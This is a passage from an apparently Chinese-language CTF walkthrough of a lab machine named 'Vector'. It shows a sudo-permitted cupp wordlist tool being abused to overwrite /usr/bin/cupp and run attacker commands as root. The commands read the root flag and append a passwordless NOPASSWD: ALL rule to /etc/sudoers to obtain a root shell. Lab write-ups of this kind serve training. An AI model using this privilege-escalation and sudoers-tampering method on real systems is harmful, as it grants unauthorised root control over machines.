> Do you want to add random numbers at the end of the words? [y/n] (n):
> Leet mode ? (i.e. leet = 1337) [y/n] (n):

[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[00:52:04] Wordlist (name.txt) Created and Saved...
[+] Wordlist name.txt saved with 178 words.
> Hyperspeed Print? [y/n] (n):
```

然后可以看到cupp已经成功被改了

```

xiaomai@Vector:~$ cat /usr/bin/cupp
#!/bin/sh
#!/bin/sh
#!/bin/sh,
#!/bin/sh0
#!/bin/sh1
#!/bin/sh2
#!/bin/sh3
#!/bin/sh4
#!/bin/sh5
#!/bin/sh6
#!/bin/sh7
#!/bin/sh8
#!/bin/sh9
#!/bin/sh[
#!/bin/sh]
#!/bin/sh_
#!/bin/sh_
#!/bin/sh_,
#!/bin/sh_0
#!/bin/sh_1
#!/bin/sh_2
#!/bin/sh_3
#!/bin/sh_4
#!/bin/sh_5
#!/bin/sh_6
#!/bin/sh_7
#!/bin/sh_8
#!/bin/sh_9
#!/bin/sh_[
#!/bin/sh_]
Name
Name,
Name0
Name1
Name2
Name3
Name4
Name5
Name6
Name7
Name8
Name9
Name[
Name]
Name_
Name_
Name_,
Name_0
Name_1

```

里面有很多原cupp生成的没用的东西，我们只要确认有用的东西被写进去就好了

然后现在我们只要往/tmp/aaa里面写东西，再用cupp执行即可

```

xiaomai@Vector:~$ echo "cat /root/root.txt" > /tmp/aaa
xiaomai@Vector:~$ sudo cupp 2>/dev/null
flag{root-6e90ae7970ed438e58c8e1390c025fca}
flag{root-6e90ae7970ed438e58c8e1390c025fca}

```

拿到rootflag

```
flag{root-6e90ae7970ed438e58c8e1390c025fca}
```

然后我们可以通过往 `/etc/sudoers` 里面写免密sudo来获得一个root的交互式shell

```
xiaomai@Vector:~$ cat > /tmp/aaa <<'EOF'
> echo 'xiaomai ALL=(ALL) NOPASSWD: ALL' >> /etc/sudoers
> EOF
xiaomai@Vector:~$ sudo cupp 2>/dev/null
xiaomai@Vector:~$ sudo -l
Matching Defaults entries for xiaomai on Vector:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for xiaomai:
Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User xiaomai may run the following commands on Vector:
    (ALL) NOPASSWD: /usr/bin/cupp
    (ALL) NOPASSWD: ALL
    (ALL) NOPASSWD: ALL
xiaomai@Vector:~$ sudo /bin/bash
root@Vector:/home/xiaomai# whoami
root
root@Vector:/home/xiaomai#
```